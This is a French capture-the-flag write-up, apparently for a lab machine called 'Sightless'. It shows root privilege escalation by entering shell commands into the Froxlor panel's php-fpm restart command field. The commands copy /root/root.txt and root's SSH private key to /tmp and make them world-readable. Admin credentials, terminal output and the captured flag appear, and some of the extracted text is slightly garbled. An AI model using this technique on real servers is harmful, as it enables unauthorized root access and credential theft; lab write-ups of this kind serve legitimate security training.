
inspect pause focus tab reload close inspect fallback

☐ Froxlor http://admin.sightless.htb:8080/index.php

inspect focus tab reload close inspect fallback



Remote Target #localhost

MACHINES Page 9



Admin:ForlorfroxAdmin

On se connecte ensuite au site :



On va créer une nouvelle version PHP et on va ajouter cette nouvelle commande :
cp /root/root.txt /tmp/root.txt

The screenshot shows the 'Create new PHP version' form. It includes fields for 'Short description', 'php-fpm restart command', 'Configuration directory of php-fpm', and 'Process manager control (pm)'. The 'Short description' field contains 'caca', the 'php-fpm restart command' field contains 'cp /root/root.txt /tmp/root.txt', the 'Configuration directory of php-fpm' field contains '/etc/php/7.4/fpm/pool.d/', and the 'Process manager control (pm)' dropdown is set to 'static'. Below these fields is a section for 'The number of child processes' with a value of '5'.

Ensuite on redémarre le processus plusieurs fois jusqu'à que la commande soit bonne puis on vérifie sur la machine de michael que le fichier root.txt a bien été copier :

```
michael@sightless:~$ find /tmp/root.txt
/tmp/root.txt
michael@sightless:~$ cat /tmp/root.txt
cat: /tmp/root.txt: Permission denied
michael@sightless:~$
```

c'est bon maintenant on va copier la clé id_rsa :

cp/root/.ssh/id_rsa/tmp/id_rsa

+ Create new PHP version

Create new PHP version

Short description *

php-fpm restart command *

/chmod\ 644\ /tmp/root.txt/

Configuration directory of php-fpm *

/etc/php/7.4/fpm/pool.d/

Process manager control (pm)

static

The number of child processes

The number of child processes to be created when pm is set to 'static' and the maximum number of child processes to

5


J'ai mis une nouvelle commande : **chmod 777 /tmp/root.txt** pour le lire depuis Michael:

PHP-FPM versions 2

Create new PHP version

Short description ++	In use for php-config(s) ++	php-fpm restart command ++	Configuration directory of php-fpm ++	Process manager control (pm) ++	Options
caca	Configuration not in use	chmod 777 /tmp/root.txt	/etc/php/7.4/fpm/pool.d/	static	 
System default	Default Config Froxlor Vhost Config	service php8.1-fpm restart	/etc/php/8.1/fpm/pool.d/	dynamic	

Pour lancer la commande on doit redémarrer le processus donc on va ici :



Puis on va dans PHP-FPM et on désactive puis réactive la commande plusieurs fois et on teste sur la machine de michael.

Enable php-fpm

This needs a special webserver configuration see [PHP-FPM handbook](#)

- 1 Changing this settings might require a reconfiguration of the following services:
http, system:php-fpm

Default PHP configuration for new domains

Default Config

Temp directory

Where should the temp directories be stored

/var/customers/tmp/

Use mod_proxy / mod_proxy_fcgi

Must be enabled when using Debian 9.x (Stretch) or newer. Activate to use php-fpm via mod_proxy_fcgi. Requires at least apache-2.4.9

Discard changes

Save

Avant la commande :

```
drwx----- 3 john john 4096 Nov 10 10:33 .org.chromium.Chromium.a32546
drwx----- 2 john john 4096 Nov 10 10:33 .org.chromium.Chromium.ZdN6Sf
-rw-r----- 1 root root 33 Nov 11 11:25 root.txt
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
Kz
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
atOU
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
KzATW
drwx----- 3 root root 4096 Nov 10 15:49 systemd-private-24151fdc0c094b6a95d
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .Test-unix
drwxrwxrwt 2 root root 4096 Nov 10 10:31 vmware-root_787-4290625459
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .XIM-unix
```

Après la commande

```
michael@sightless:/tmp$ ls -al
total 72
drwxrwxrwt 17 root root 4096 Nov 11 11:45 .
drwxr-xr-x 22 root root 4096 Nov 11 11:35 ..
drwx----- 6 john john 4096 Nov 10 10:33 Crashpad
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .font-unix
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .ICE-unix
drwx----- 3 john john 4096 Nov 10 10:33 .org.chromium.Chromium.a32546
drwx----- 2 john john 4096 Nov 10 10:33 .org.chromium.Chromium.ZdN6Sf
-rw-r----- 1 root root 33 Nov 11 11:25 root.txt
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
Kz
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
atOU
drwx----- 3 root root 4096 Nov 10 10:31 systemd-private-24151fdc0c094b6a95d
KzATW
drwx----- 3 root root 4096 Nov 10 15:49 systemd-private-24151fdc0c094b6a95d
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .Test-unix
drwx----- 2 root root 4096 Nov 10 10:31 vmware-root_787-4290625459
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 10 10:31 .XIM-unix
michael@sightless:/tmp$
```

```
drwxrwxrwt 2 root root 4096 Nov 10 1
michael@sightless:/tmp$ cat root.txt
241ac20ce0311747007956435d1e369b
michael@sightless:/tmp$
```

FIN